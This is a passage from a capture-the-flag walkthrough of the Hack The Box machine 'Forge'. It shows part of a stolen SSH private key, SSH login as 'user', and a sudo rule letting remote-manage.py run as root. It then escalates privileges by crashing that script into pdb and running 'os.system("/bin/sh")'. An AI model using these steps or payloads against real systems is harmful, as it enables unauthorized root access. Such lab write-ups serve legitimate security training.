0sSeyvkPIKbckcL5YQav63Y0BwRv9npaTs9ISxvrII5n26hPF8DPamPbnAENuBmWd5iqUf
FDb5B7L+sJai/JzYg0KbggvUd45JsVeaQrBx32Vkw8wKDD663agTMxSqRM/wT3qLk1zmvg
NqD51AfvS/NomELAzbbrVTowVBzIAX2ZvkdhaNwHlCbsqerAAAAMEAzRnXpuHQBQI3vFkC
9vCV+ZfL9yfI2gz9oWrk9NWOP46zuzRCmce4Lb8ia2tLQNbnG9cBTE7TARGBY0QOgIWy0P
fikLIICAMoQseNHAhCPWXVsLL5yUydSSVZTrUnM7Uc9rLh7XDomdU7j/2lNEcCVSI/q1vZ
dEg5oFrreGIZysTBykyizOmFGElJv5wBEV5JDYI0nfO+8xoHbwaQ2if9GLXLBFe2f0BmXr
W/y1sxXy8nrltMVzVfCP02sbkBV9JZAAAAwQDErJZn6A+nTI+5g2LkofWK1BA0X79ccXeL
wS5q+66leUP0KZrDdow0s77QD+86dDjoq4fMRLl4yPfWOsxEkg90rvOr3Z9ga1jPCSFNAb
RVFD+gXCAOBF+afizL3fm40cHECsUifh24QqUSJ5f/xZBKu04Ypad8nH9nlkRdfOuh2jQb
nR7k4+Pryk8HqgNS3/g1/Fpd52DDziDOAIfORntwkuiQSlg63hF3vadCAV3KIVLtBONXH2
shlLupso7WoS0AAAAKdXNlckBmb3JnZQE=
-----END OPENSSH PRIVATE KEY-----
```


Figure 12: Stolen SSH private key

After setting its permission to 600 (chmod 600: **only the owner of the file has full read and write access to it**), we are able to access the target machine via **SSH**

```
└──╼ $ssh -i id_rsa user@forge.htb
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon 29 Nov 2021 07:49:28 AM UTC

  System load:  0.0               Processes:             227
  Usage of /:   44.0% of 6.82GB   Users logged in:       1
  Memory usage: 22%               IPv4 address for eth0: 10.10.11.111
  Swap usage:   0%


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Mon Nov 29 05:45:32 2021 from 10.10.14.24
-bash-5.0$
```

Figure 13: Logging in to SSH

Privilege Escalation

Sudo Permissions


Everytime I get an initial foothold, I always check the most basic ways to escalate my privileges like the command **sudo -l**. This command tells us what our current user can run as another user who is a **sudoer**.

```
└──╼ $ssh -i id_rsa user@forge.htb
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon 29 Nov 2021 07:58:47 AM UTC

  System load:  0.56              Processes:             256
  Usage of /:   43.8% of 6.82GB   Users logged in:       0
  Memory usage: 16%               IPv4 address for eth0: 10.10.11.111
  Swap usage:   0%


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Fri Aug 20 01:32:18 2021 from 10.10.14.6
user@forge:~$ sudo -l
Matching Defaults entries for user on forge:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User user may run the following commands on forge:
    (ALL : ALL) NOPASSWD: /usr/bin/python3 /opt/remote-manage.py
user@forge:~$
```

Figure 14: Checking sudo permissions

Code Analysis

If you are unaware on this information, this basically says that our current user can run **/usr/bin/python3 /opt/remote-manage.py** as any user which means that we can run it as root. Now let's examine the code of the python file.



```
import socket
import random
import subprocess
import pdb

port = random.randint(1025, 65535)

try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    sock.bind(('127.0.0.1', port))
    sock.listen(1)
    print(f'Listening on localhost:{port}')
    (clientsock, addr) = sock.accept()
    clientsock.send(b'Enter the secret passsword: ')
    if clientsock.recv(1024).strip().decode() != 'secretadminpassword':
        clientsock.send(b'Wrong password!\n')
    else:
        clientsock.send(b'Welcome admin!\n')
        while True:
            clientsock.send(b'\nWhat do you wanna do: \n')
            clientsock.send(b'[1] View processes\n')
            clientsock.send(b'[2] View free memory\n')
            clientsock.send(b'[3] View listening sockets\n')
            clientsock.send(b'[4] Quit\n')
            option = int(clientsock.recv(1024).strip())
            if option == 1:
                clientsock.send(subprocess.getoutput('ps aux').encode())
            elif option == 2:
                clientsock.send(subprocess.getoutput('df').encode())
            elif option == 3:
                clientsock.send(subprocess.getoutput('ss -lnt').encode())
            elif option == 4:
                clientsock.send(b'Bye\n')
                break
except Exception as e:
    print(e)
    pdb.post_mortem(e.__traceback__)
finally:
    quit()
user@forge:/opt$
```

Figure 15: remote-manage.py

```python
import socket
import random
import subprocess
import pdb

port = random.randint(1025, 65535)

try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    sock.bind(('127.0.0.1', port))
    sock.listen(1)
    print(f'Listening on localhost:{port}')
    (clientsock, addr) = sock.accept()
    clientsock.send(b'Enter the secret passsword: ')
    if clientsock.recv(1024).strip().decode() != 'secretadminpassword':
        clientsock.send(b'Wrong password!\n')
    else:
        clientsock.send(b'Welcome admin!\n')
        while True:
```

```
            clientsock.send(b'\nWhat do you wanna do: \n')
            clientsock.send(b'[1] View processes\n')
            clientsock.send(b'[2] View free memory\n')
            clientsock.send(b'[3] View listening sockets\n')
            clientsock.send(b'[4] Quit\n')
            option = int(clientsock.recv(1024).strip())
            if option == 1:
                clientsock.send(subprocess.getoutput('ps aux').encode()
                    )
            elif option == 2:
                clientsock.send(subprocess.getoutput('df').encode())
            elif option == 3:
                clientsock.send(subprocess.getoutput('ss -lnt').encode
                    ())
            elif option == 4:
                clientsock.send(b'Bye\n')
                break
except Exception as e:
    print(e)
    pdb.post_mortem(e.__traceback__)
finally:
    quit()
```

The program creates a local server using **sockets** on a random port between 1025 and 65535. It will then listen for connections and ask for a password. If the supplied password is not **"secretadmin-password"**, it will return "wrong password". Otherwise, it will offer you some options:

1) View processes
2) View free memory
3) View listening sockets
4) Quit

If you supplied
1) The program will execute "ps aux"
2) The program will execute "df"
3) The program will execute "ss -lnt"
4) End the program

If you supplied any other data types other than **int**, it will return an exception and **Python Debugger (pdb)** will be initiated.

Abusing Python Debugger (PDB)

By making the program crash (supplying an input that cannot be treated as an integer), **pdb** will take over. We can take advantage of **pdb's** interactive shell by using this payload and executing it on the

pdb shell:

```
import os; os.system("/bin/sh")
```

Since we are running this program as **root**, we should be able to execute a privileged shell and become root.

Rooted

That was the box. Thank you so much for taking the time to read this walkthrough of mine. I hope to solve more CTF challenges with you in the near future. Until next time!